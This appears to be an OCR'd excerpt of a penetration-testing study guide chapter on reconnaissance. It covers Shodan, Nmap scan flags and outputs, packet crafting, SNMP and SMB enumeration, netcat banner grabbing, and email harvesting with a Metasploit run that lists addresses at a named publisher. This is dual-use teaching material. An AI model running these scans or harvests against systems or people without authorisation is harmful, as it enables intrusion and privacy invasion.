
A quick way to search for exposed systems belonging to an organization by domain or IP address is to use a security search engine. These search engines provide a way to review hosts, services, and other details without actively probing networks yourself.

https://t.me/learningnets

Shodan

Shodan is one of the most popular security search engines and provides pre-built searches as well as categories of search for industrial control systems, databases, and other common search queries. Figure 3.9 shows results from a host identified with Shodan. Note that this result tells us that the target has a Cisco device with a default password enabled—a quick hit for a penetration tester!

FIGURE 3.9 Shodan tracert of `www.netflix.com`




Censys

Much like Shodan, Censys is a security-oriented search engine. When you dig into a host in Censys, you will also discover geoIP information if it is available, a comprehensive summary of the services the host exposes, and drill-down links for highly detailed information. Figure 3.10 shows the same exposed Cisco IOS host we saw in Figure 3.9, this time from a broader view.

https://t.me/learningnets

FIGURE 3.10 Censys Tracert of `www.netflix.com`



Security search engines may not always have completely up-to-date information, so they're not the final answer for a penetration tester, but they are a very effective early step in passive information gathering and analysis. Prior to the creation of Shodan, Censys, and other search engines, gathering this type of data would have required active scanning by a penetration tester. Now, testers can gather useful information without interaction!

Active Reconnaissance and Enumeration

Building a list of all of the resources or potential targets of a specific type is important in this state of a penetration test. Once sufficient open-source intelligence has been gathered, testers typically move on to an active reconnaissance stage with the goal of first building, then narrowing down the list of hosts, networks, or other targets. Techniques for each of these vary, so you will need to be familiar with each of the following methods.

https://t.me/learningnets

Hosts

Enumerating hosts on a network may be the first task that most penetration testers think of when they prepare to assess a target. Active scans can identify many hosts, and it can be tempting to just rely on port scanners to identify hosts, but there are quite a few other ways to identify hosts on a network, and combining multiple methods can help to ensure that you didn't miss systems. A couple of other ways to identify systems to keep in mind are as follows:

- Leveraging central management systems like SCCM, Jamf Pro, or other tools that maintain an inventory of systems, their IP addresses, and other information.
- Network logs and configuration files can provide a wealth of information about systems on a network. Logs from DHCP servers can be particularly valuable, as most modern networks rely heavily on DHCP to issue addresses to network connected systems. Router logs, ARP tables, and other network information can also be very valuable.

In a black box test, you typically won't be able to get this type of information until later in the test, if you can capture it at all. That doesn't mean you should ignore it, but it does mean that port scanning remains the first technique that many penetration testers will attempt early in an engagement.

Services

Service identification is one of the most common tasks that a penetration tester will perform while conducting active reconnaissance. Identifying services provides a list of potential targets, including vulnerable services and those you can test using credentials you have available, or even just to gather further information from. Service identification is often done using a port scanner.

Port scanning tools are designed to send traffic to remote systems and then gather responses that provide information about the systems and the services they provide. Therefore, port scans are often one of the first steps in a penetration test of an organization.

While there are many *port scanners*, they almost all have a number of common features, including these:

- Host discovery
- Port scanning and service identification
- Service version identification
- Operating system identification

An important part of port scanning is an understanding of common ports and services. While ports 0–1023 are known as "*well-known ports*" or "system ports," there are quite a few higher ports that are commonly of interest when conducting port scanning. Ports ranging from 1024 to 49151 are *registered ports* and are assigned by IANA when requested. Many are also used arbitrarily for services. Because ports can be manually assigned, simply

https://t.me/learningnets

assuming that a service running on a given port matches the common usage isn't always a good idea. In particular, many SSH and HTTP/HTTPS servers are run on alternate ports, either to allow multiple web services to have unique ports or to avoid port scanning that only targets their normal port.

Table 3.1 lists some of the most commonly found interesting ports.



You will want to memorize Table 3.1 as well as the common operating system–specific ports. For example, you should be able to identify a system with TCP ports 139, 445, and 3389 all open as being likely indicators of a Windows system. Don't worry; we have included practice questions like this at the end of this chapter and in the practice tests to help you practice!

TABLE 3.1 Common ports and services

Port	TCP/UDP	Service
20	TCP, UDP	FTP data
21	TCP, UDP	FTP control
22	TCP, UDP	SSH
23	TCP, UDP	Telnet
25	TCP, UDP	SMTP (email)
53	UDP	DNS
67	TCP, UDP	DHCP server
68	TCP, UDP	DHCP client
69	TCP, UDP	TFTP
80	TCP, UDP	HTTP
88	TCP, UDP	Kerberos
110	TCP, UDP	POP3
123	TCP, UDP	NTP
135	TCP, UDP	Microsoft EPMAP

https://t.me/learningnets

Port	TCP/UDP	Service
136-139	TCP, UDP	NetBIOS
143	TCP	IMAP
161	UDP	SNMP
162	TCP, UDP	SNMP traps
389	TCP, UDP	LDAP
443	TCP, UDP	HTTPS
445	TCP	Microsoft AD and SMB
500	TCP, UDP	ISAKMP, IKE
515	TCP	LPD print services
1433	TCP	Microsoft SQL Server
1434	TCP, UDP	Microsoft SQL Monitor
1521	TCP	Oracle database listener
1812, 1813	TCP, UDP	RADIUS

Service and Version Identification

The ability to identify a service can provide useful information about potential vulnerabilities as well as verifying that the service that is responding on a given port matches the service that typically uses that port. Service identification is usually done in one of two ways: either by connecting and grabbing the *banner* or connection information provided by the service or by comparing its responses to the signatures of known services.

Operating System Fingerprinting

The ability to identify an operating system based on the network traffic that it sends is known as *operating system fingerprinting*, and it can provide useful information when performing reconnaissance. This is typically done using TCP/IP stack fingerprinting techniques that focus on comparing responses to TCP and UDP packets sent to remote hosts. Differences in how operating systems and even operating system versions respond, what TCP options they support, the order in which they send packets, and a host of other details can often provide a good guess at what OS the remote system is running. Figure 3.11 shows

https://t.me/learningnets

an OS identification test against the `scanme.nmap.org` sample host. Note that in this case, the operating system identification has struggled to identify the host, so our answer isn't as clear as you might expect.

FIGURE 3.11 Nmap scan using OS identification

```
root@kali:~# nmap -O scanme.nmap.org

Starting Nmap 7.40 ( https://nmap.org ) at 2018-02-25 15:32 EST
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.14s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 992 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh
25/tcp    filtered smtp
80/tcp    open     http
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
9929/tcp  open     nping-echo
31337/tcp open     Elite
Device type: VoIP phone|firewall|webcam|specialized
Running (JUST GUESSING): Grandstream embedded (90%), FireBrick embedded (87%), Garmin embedded (87%)
, 2N embedded (87%)
OS CPE: cpe:/h:grandstream:gxp1105 cpe:/h:firebrick:fb2700 cpe:/h:garmin:virb_elite cpe:/h:2n:helios
Aggressive OS guesses: Grandstream GXP1105 VoIP phone (90%), FireBrick FB2700 firewall (87%), Garmin
 Virb Elite action camera (87%), 2N Helios IP VoIP doorbell (87%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.88 seconds
```

The PenTest+ exam objectives contain an entire subsection (4.1) on the use of Nmap in information-gathering scenarios. *Nmap* is the most commonly used command-line vulnerability scanner and is a free, open-source tool. It provides a broad range of capabilities, including multiple scan modes intended to bypass firewalls and other network protection devices. In addition, it provides support for operating system fingerprinting, service identification, and many other capabilities.

Using Nmap's basic functionality is quite simple. Port scanning a system merely requires that Nmap is installed and that you provide the target system's hostname or IP address. Figure 3.12 shows an Nmap of a Windows 10 system with its firewall turned off. A series of common Microsoft ports are shown, as Nmap scanned 1,000 of the most commonly used ports as part of its default scan.

A more typical Nmap scan is likely to include a number of Nmap's command-line flags:

- A scan technique, like TCP SYN, Connect, ACK, or other methods. By default, Nmap uses a TCP SYN scan (`-sS`), allowing for fast scans that tend to work through most firewalls. In addition, sending only a SYN (and receiving a SYN/ACK) means that the TCP connection is not fully set up. TCP connect (sometimes called "full connect") scans (`-sT`) complete the TCP three-way handshake and are usually used when the user account using Nmap doesn't have the privileges needed to create raw packets—a common occurrence for penetration testers who may not have gained a privileged account yet during a test. A final common scan technique flag is the `-sU` flag, used to conduct a UDP-only scan. If you just need to scan for UDP ports, this flag allows you to do so.

https://t.me/learningnets



Nmap provides a multitude of features, and many flags. You'll need to know quite a few of the common ones, as well as how a typical Nmap command line is constructed, for the exam. Make sure you practice multiple types of scans and understand what their results look like and how they differ.

- A port range, either specifying ports or including the full 1–65535 range.
- Service version detection using the `-sV` flag.
- OS detection using the `-O` flag.
- Disabling Ping using the `-Pn` flag.
- The aggressiveness of the scan via the `-T` timing flag. The timing flag can be set either using a numeric value from 0 to 5 or via the flag's text representation name. If you use a number, 0 will run an exceptionally slow scan, while 5 is a very fast scan. The text representation of these flags, in order, is paranoid|sneaky|polite|normal|aggressive|insane. Some testers will use a paranoid or sneaky setting to attempt to avoid intrusion detection systems or to avoid using bandwidth. As you might suspect, `-T3`, or normal, is the default speed for Nmap scans.
- Input from a target file using `-IL`.
- Output to a variety of formats. You will want to be familiar with the `-oX` XML output flag, the `-oN` "normal" output mode, and even the outdated `-oG` greppable (searchable) format, which XML has almost entirely replaced. The `-oA` file, or "all" output mode, accepts a base filename and outputs normal, XML, and greppable formats all at the same time as `basename.nmap`, `basename.xml`, and `basename.gmap`. If you use multiple tools to interface with your Nmap results, this can be a very useful option!

Figure 3.12 shows a sample default scan of a Windows system with its firewall turned off. There are a number of additional services running on the system beyond typical Windows services, but we can quickly identify ports 135, 139, and 445 as typical Windows services.

FIGURE 3.12 Nmap output of a Windows 10 system

```
root@demo:~# nmap 192.168.1.14

Starting Nmap 7.01 ( https://nmap.org ) at 2016-08-24 22:49 EDT
Nmap scan report for dynamo (192.168.1.14)
Host is up (1.0s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
902/tcp  open  iss-realsecure
912/tcp  open  apex-mesh
2869/tcp open  icslap
4242/tcp open  vrml-multi-use
5357/tcp open  wsdapi

Nmap done: 1 IP address (1 host up) scanned in 126.26 seconds
```

https://t.me/learningnets



Nmap also has an official graphical user interface, known as *Zenmap*, which provides additional visualization capabilities, including a topology view mode that provides information about how hosts fit into a network.

Nmap usage is an important part of almost any penetration test. That means that you should be able to read an Nmap command line and identify what is occurring. For example, a typical command line might look like this:

```
nmap -sT -sV -Pn -p 1-65435 -T2 -oA scanme scanme.nmap.org
```

To understand what this command will do, you will need to understand each of the flags and how the command line is constructed. From left to right, we see that this is a TCP connect scan (`-sT`), that we are attempting to identify the services (`-sV`), that it will not send a ping (`-Pn`), that it is scanning a port range from 1–65435 using the `-p` port selection flag, that the timing is slower than normal with the `-T2` flag, and finally that this scan will send its output to files called `scanme.nmap`, `scanme.xml`, and `scanme.gmap` when it is done. The last part of the command is the target's hostname: `scanme.nmap.org`.



If you read that command line carefully, you may have noted that the port specification doesn't actually cover all 65,535 ports—in fact, we specified 65,435! Typos and mistakes happen, and you should be prepared to identify this type of issue in questions about port and vulnerability scans.

If you want to practice your Nmap techniques, you can use `scanme.nmap.org` as a scan target. The people who provide the service ask that you use it for test scans and that you don't hit them with abusive or heavy usage. You may also want to set up other scan targets using tools like Rapid 7's Metasploitable virtual machine (`https://information.rapid7.com/metasploitable-download.html`), which provides many interesting services to scan and exploit.



Real World Scenario

Scenario, Part 2

Now that you have identified the organization's external IP addresses, you are ready to conduct a scan of its systems.

A member of your team suggests running the following nmap scan against your client's network range from your testing workstations:

```
nmap -sT -T0 10.11.42.0/23
```

https://t.me/learningnets

Make sure you can answer the following questions:

- If the client organization's IP range is 10.11.42.0/24, what would this command do?
- What flags would you recommend that you use to identify the services and operating systems found in that scan?
- Is the TCP connect scan the correct choice, and why?
- What ports would the command your team member suggested scan, and what might this mean for your penetration test?
- What other improvements might you make to this scan?

Networks, Topologies, and Network Traffic

At the beginning of a black box penetration test, you will know very little about the networks, their layout and design, and what traffic they may carry. As you learn more about the target's network or networks, you can start to lay out a network topology or logical design. Knowing how a network is laid out and what subnets, network devices, and security zones exist on the network can be crucial to the success of a penetration test.

Network Topology

Understanding the topology, or layout, of a network helps a penetration tester design their scanning and attack process. A topology map can provide information about what systems and devices are likely to be accessible, thus helping you make decisions about when to pivot to a different target to bypass security controls. Topology diagrams can be generated using tools like the Zenmap GUI for Nmap as well as purpose-built network topology mapping programs. While a Zenmap topology diagram as shown in Figure 3.13 isn't always completely accurate, it can be very helpful when you are trying to picture a network.




Using scanning data to create a topological diagram has a number of limitations. Since you are using the time-to-live information and response to scans to determine what the network looks like, firewalls and other network devices can mean that your topology will not match reality. Always remember that an Nmap scan will only show you the hosts that respond and that other hosts and networks may exist!

Eavesdropping and Packet Capture

In addition to actively scanning for hosts and gathering topology information, penetration testers will also gather information using eavesdropping with packet capture or sniffer tools. Tools like Wireshark are often used to passively gather information about a network, including IP addresses, MAC addresses, time to live for packets, and even data about services and the content of traffic when it is unencrypted.

https://t.me/learningnets

FIGURE 3.13 Zenmap topology view



Capturing network traffic from wireless networks can be done with *Wireshark*, but dedicated wireless capture tools like *Kismet* are also popular. Kismet provides additional features that can be useful when sniffing wireless networks, including the ability to find hidden SSIDs, passive association of wireless clients and access points, and a variety of tools that help to decrypt encrypted traffic.

It is worth noting that some organizations use non-WiFi wireless networks, including Bluetooth communications, proprietary protocols, and other communication methods based on RF (radio frequency). As you might imagine, Bluetooth is the most common non-WiFi wireless implementation that most penetration testers encounter, and its short range can make it challenging to intercept without getting close to your target. Fortunately, Bluetooth is often relatively insecure, making information gathering easier if you can get within range or gain access to a system that can provide that access.

If your client or target uses a communication method outside of those typically in scope for a penetration test, like Ethernet and WiFi networks, you will need to make sure you have the right tools, software, and knowledge to capture and interpret that traffic, and that traffic is either in or out of scope as appropriate.

SNMP Sweeps

Another method for gathering information about network devices is to conduct an *SNMP sweep*. This usually requires internal access to a network and thus may not be in the first round of your active reconnaissance activities, but it can be very valuable once you have penetrated the exterior defenses of an organization.

https://t.me/learningnets

Conducting an SNMP sweep in most networks requires you to acquire the community string used by the network devices, and a lack of a response from a system does not mean there isn't a system at that IP address. In fact, there are four possible reasons a lack of response may occur: you may have the wrong community string, the system may be unreachable (firewalled or offline), the SNMP server service may not be running, or the fact that SNMP uses UDP is working against you and the response wasn't received yet—and may never be received at all!

None of this means that you shouldn't attempt an SNMP scan of a network to gather information. It simply means that you may need more preparation before using a scanning tool. Once you have the information you need, SNMP scans can greatly help improve your network topology map and device discovery.



The *HighOn.Coffee Penetration Testing Tools Cheat Sheet* is a great resource for specific commands, sorted by the penetration testing phase and type of enumeration or other effort. You can find it at `https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/`. Specific cheat sheets for other tools and techniques like nbtscan, reverse shells, and others are also available on the same site. If you'd like a book to work from, the *Red Team Field Manual* (or *RTFM*) by Ben Clark is a wonderful resource.

Packet Crafting and Inspection

In addition to packet capture and network scanning, penetration testers sometimes need to interact with packets and traffic directly to gather the information that they need. Manual or tool-assisted packet creation can allow you to send packets that otherwise wouldn't exist or to modify legitimate packets with your own payloads. There are four typical tasks that packet crafting and inspection may involve:

- Packet review and decoding
- Assembling packets from scratch
- Editing existing packets to modify their content
- Replaying packets

While Wireshark is very useful for packet analysis, penetration testers often use other tools for packet crafting. *Hping* is popular because it allows you to create custom packets easily. For example, sending SYN packets to a remote system using hping can be done using the following command:

```
hping -S -V targetsite.com -p 8080
```

In this example, `hping` would send SYN packets to `targetsite.com` on TCP port 8080 and provide verbose output. While you may not always know the flags that a command uses, many flags can be guessed—a handy trick to remember for the exam! In addition to hping, other popular tools include Scapy, Yersina, and even NETCAT, but most penetration testers are likely to start with hping for day to day use.

https://t.me/learningnets



Packet capture has another major use during penetration tests: documentation. Many penetration testers capture most if not all of the traffic that they generate during their penetration testing efforts. If something goes wrong, the logged traffic can be used to document what occurred and when. Packet captures can also be useful if you think you missed something or cannot get a response to reoccur.

Enumeration

Building the list of potential targets for a penetration test can be a massive task. If the scope and rules of engagement allow you to, you may enumerate network devices, systems, users, groups, shares, applications, and many other possible targets. Over the next few pages, we will look at some common methods of enumerating each of these targets. As you review each target type, bear in mind that there are both technical and social engineering methods to obtain this data and that the technical methods we discuss here are not the only possible methods you may encounter.

Users

In the past, you could often enumerate users from Linux systems via services like finger and rwho. Now, user enumeration requires more work. The most common means of enumerating users through exposed services are SMB and SNMP user enumeration, but once you gain access to systems, you can also directly enumerate users from user files, directories, and sometimes via directory services. In many organizations, user accounts are the same as email accounts, making email user enumeration a very important technique.

Email

Gathering valid email addresses commonly occurs prior to a phishing campaign or other penetration testing activity. In addition to more manual options, *theHarvester* is a program designed to gather emails, employee names, subdomains, and host information, as well as open ports and banners from search engines (including Shodan) and other sources.

As you might expect, Metasploit also includes similar functionality. A search using Metasploit's email harvesting tool of the `Wiley.com` domain (our publisher) using Google and limited to 500 results returned 11 email addresses, 14 hostnames that were found in the search engine, and an empty result set for Shodan. Doing the same work manually would be quite slow, so using tools like Metasploit and theHarvester can be a useful way to quickly develop an initial list of targets.



Remember that this type of scan is a passive scan from the target's perspective. We're using a search engine, and these addresses are publicly exposed via that search engine. That means you can select a company that you are familiar with to practice search engine–based harvesting against. Just don't use active techniques against an organization without permission!

https://t.me/learningnets

FIGURE 3.14 Harvesting emails using Metasploit

```
msf > use auxiliary/gather/search_email_collector
msf auxiliary(search_email_collector) > set domain wiley.com
domain => wiley.com
msf auxiliary(search_email_collector) > set outfile wiley-list.txt
outfile => wiley-list.txt
msf auxiliary(search_email_collector) > exploit

[*] Harvesting emails .....
[*] Searching Google for email addresses from wiley.com
[*] Extracting emails from Google search results...
[*] Searching Bing email addresses from wiley.com
[*] Extracting emails from Bing search results...
[*] Searching Yahoo for email addresses from wiley.com
[*] Extracting emails from Yahoo search results...
[*] Located 5 email addresses for wiley.com
[*]     amcslatin@wiley.com
[*]     fmcdermo@wiley.com
[*]     permissions@wiley.com
[*]     societypublishing@wiley.com
[*]     sweat@wiley.com
[*] Writing email address list to wiley-list.txt...
[*] Auxiliary module execution completed_
```

Metasploit also includes a harvesting engine, shown in Figure 3.14. We will dive into Metasploit usage more in future chapters, but for now, you should know that the `/auxiliary/gather/search_email_collector` tool also provides an easy-to-use email address gathering tool.

Penetration testers may also purchase commercial email address lists, search through lists of emails from compromised website account lists, or use any of a multitude of other sources for email addresses.

Social Networking Sites

Social media enumeration focuses on identifying all of an individual's or organization's social media accounts. These are sometimes targeted in the exploit phase for password attacks, social engineering attacks, or attempts to leverage password resets or other compromised accounts to gain access.

Groups

Groups come in many forms, from Active Directory groups in an AD domain to group management tools built into identity management suites. Groups also exist in applications and service management interfaces. As a penetration tester, you need to understand both which groups exist and what rights, roles, or permissions they may be associated with.

Penetration testers often target group management interfaces and tools because adding an un-privileged user to a privileged group can provide an easy way to gain additional privileges without having the user directly monitored.

If your target supports SNMP, and you have the appropriate community string, you can use *snmpwalk* to enumerate users as shown below using `public` as the community string and 10.0.0.1 as the target host. The `grep` and `cut` commands that the snmpwalk output is piped into will provide the user with information from the overall snmpwalk output.

```
snmpwalk public -v1 10.0.0.1 1 | grep 77.1.2.25 | cut -d "" -f4
```

https://t.me/learningnets

Samba users can also be gathered using a tool like `samrdump` (`https://github.com/CoreSecurity/impacket/blob/impacket_0_9_15/examples/samrdump.py`), which communicates with the Security Account Manager Remote interface to list user accounts and shares.



Core Security's Impacket Python libraries provide quite a few useful tools for penetration testers, including SMB tools, NTLM and Kerberos authentication capabilities, and a host of other useful tools. You can find a listing with descriptions at

`https://www.coresecurity.com/corelabs-research/open-source-tools/impacket`.

Relationships

Understanding how users relate to each other can be very useful when attempting to understand an organization. Fortunately, tools like the MIT Media Lab's Immersion tool (`https://immersion.media.mit.edu/`) can help you figure out which users connect frequently with others. Other relationship visualization tools are starting to become widely available, making big data techniques approachable for penetration testers.

Shares

Enumerating *Samba* (SMB) shares seeks to find all available shares, which are readable and writeable, and any additional information about the shares that can be gathered. SMB scanners are built into a variety of vulnerability scanning tools, and there are also purpose-built SMB scanners like *SMBMap*. Nmap includes the `smb-enum-shares` and `smb-enum-users` NSE scripts as well.

Web Pages and Servers

Web pages and servers can be crawled and enumerated using a variety of tools. Dedicated web application assessment tools like w3af, Burp Suite, and many others can make this easier once you have identified web servers.

Many devices provide embedded web interfaces, so you may find a multitude of web servers during an active scan of a larger organization. One of the first tasks a penetration tester must perform is to narrow down the list of targets to a set of useful initial targets. To do this, it helps to understand the applications and sites that the servers may be hosting and fingerprint them to gain enough information to do so.

Applications

Enumerating all of an organization's applications can be challenging, particularly in a secure environment. Often, penetration testers can only connect to public applications in the early phases of a penetration test and then must continually reassess what applications and services may be accessible to them as they penetrate deeper into the organization. This occurs at each phase of the application enumeration process.

https://t.me/learningnets

Fingerprinting

Application assessments rely on knowing information about the applications, such as the name, version number, underlying web server and application stack, host operating system, and any other details that can be gathered. This information is sometimes known as a fingerprint. Fingerprinting applications typically starts with banner grabbing. Fortunately, *NETCAT* is up to the task. In Figure 3.15, we connect to a remote host using NETCAT and then issue an HTTP GET command to retrieve banner information. This tells us that the remote host is running Apache 2.2.8.

FIGURE 3.15 NETCAT banner grabbing

```
root@kali:~# nc 10.0.2.5 80
GET / HTTP/3.0

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.2.8 (Ubuntu) DAV/2 Server at metasploitable.localdomain Port 80</address>
</body></html>
```

As you have probably already guessed, Nmap can provide the same sort of answers using the `-sV` service identification flag. In many cases, you may also want to connect with a vulnerability scanner or web application security tool to gather more detailed information, like cookies.



The PenTest+ exam objectives mention token enumeration, but capturing and using tokens is typically more aligned with exploit activities. Tokens, including session tokens for privileged accounts in Windows, are often used after a service account is compromised. For a complete example of a scenario using token manipulation, you can read more at

`https://pentestlab.blog/tag/token-manipulation/`

and as part of Metasploit's exploit capabilities at

`https://www.offensive-security.com/metasploit-unleashed/fun-incognito/`.

API and Interface Enumeration

While the PenTest+ exam objectives don't currently list APIs and other service-level interfaces, a penetration tester should be aware that exposed APIs can be just as valuable as exposed applications. You may need API documentation to fully exploit them, but an API paired with either open access or captured API keys or other authentication and authorization tokens can provide access to all sorts of useful functions and data.

https://t.me/learningnets

Certificate Enumeration and Inspection

The certificates that an organization's websites present can be enumerated as part of an information-gathering effort. Nmap can gather certificate information using the `ssl-cert` NSE script, and all major vulnerability scanners have the ability to grab and validate certificate information. As you might expect, web application vulnerability scanners also specifically build in this capability. Knowing what certificates are in use, and if they are expired or otherwise problematic, can be useful to a penetration tester because out-of-date certificates often point to other administrative or support issues that may be exploited.

Certificates are also used for users and services and may be acquired during later stages of a penetration test. User and service certificates and keys are typically tracked as they are acquired rather than directly enumerated.

Information Gathering and Code

The source code, scripts, and even compiled code that underlie an organization's systems, services, and infrastructure are also very useful targets for a penetration tester. Analyzing code as part of an enumeration and information-gathering exercise can sometimes be forgotten because it requires a different skill set than port scanning and other active information gathering.

As a penetration tester, you should remain aware that code often contains useful information about targets, ranging from usernames and passwords embedded in scripts to details of how applications connect and how data is organized in databases in web application calls.

Scripts and Interpreted Code

The most accessible information in code is often found in scripts and other interpreted code (that is, code that is run directly instead of compiled). Most scripts and interpreted code may not be accessible during the initial active reconnaissance of an organization, but once you have bypassed outer layers of security, you are likely to recover code that you will need to analyze.



You can review code like this in Chapter 11, where we discuss scripting for penetration testing.

Decompilation

Compiled code, such as that found in many program binaries, requires another step before you can review it. That means you'll need a *decompiler,* which will pull apart the compiled code and provide readable source code. Decompilers exist for many common programming languages, so you will need to identify your specific need before matching it with an appropriate tool.

https://t.me/learningnets

A shortcut that can provide some useful information without decompiling is to use the Linux strings utility, which recovers text strings from compiled code. Strings is often useful during malware analysis once malware has been decoded from various packing methods that attempt to obfuscate the code, but for most common compiled binaries, you can simply run strings against the file to gather information. Figure 3.16 shows part of the strings output for NETCAT. If you'd like to try the same command, you can find `nc` in `/bin/nc` on Kali Linux.

FIGURE 3.16 Excerpt of strings run on the NETCAT binary

```
invalid connection to [%s] from %s [%s] %d
connect to [%s] from %s [%s] %d
udptest first write failed?! errno %d
oprint called with no open fd?!
[v1.10-41+b1]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -c shell commands       as `-e'; use /bin/sh to exec [dangerous!!]
        -e filename             program to exec after connect [dangerous!!]
        -b                      allow broadcasts
        -g gateway              source-routing hop point[s], up to 8
```

Debugging

If you have the source code for a program, you can also use a debugger to review it. As with decompilation, you are unlikely to tackle much work with a debugger in the early phases, but the PenTest+ exam outline includes it in information-gathering techniques because analyzing source code is a common means of gathering additional information, and a debugger that can open programs and allow you to review them can be very useful. Fortunately, debuggers are built into the same tools you are likely to use for manual code review, like Eclipse, Visual Studio, and other integrated development environments (IDEs).



The PenTest+ exam objectives don't include manual code analysis in the Information Gathering and Vulnerability Identification objective, but reviewing scripts, HTML, and other examples of code is part of the overall exam objectives. Remember that you may be able to gather useful information from almost any data you gather from a target, including scripts and code.

Information Gathering and Defenses

Throughout this chapter we have discussed methods for gathering information about an organization through both passive and active methods. While you are gathering information, you need to remain aware of the defensive mechanisms that your target may have in place.

https://t.me/learningnets

Defenses Against Active Reconnaissance

Defenses against active reconnaissance primarily rely on network defenses, but reconnaissance cannot be completely stopped if any services are provided to the outside world. Active reconnaissance prevention typically relies on a few common defenses:

- Limiting external exposure of services to those that absolutely must be exposed
- Using an IPS or similar defensive technology that can limit or stop probes to prevent scanning
- Using monitoring and alerting systems to alarm on events that continue despite these preventative measures

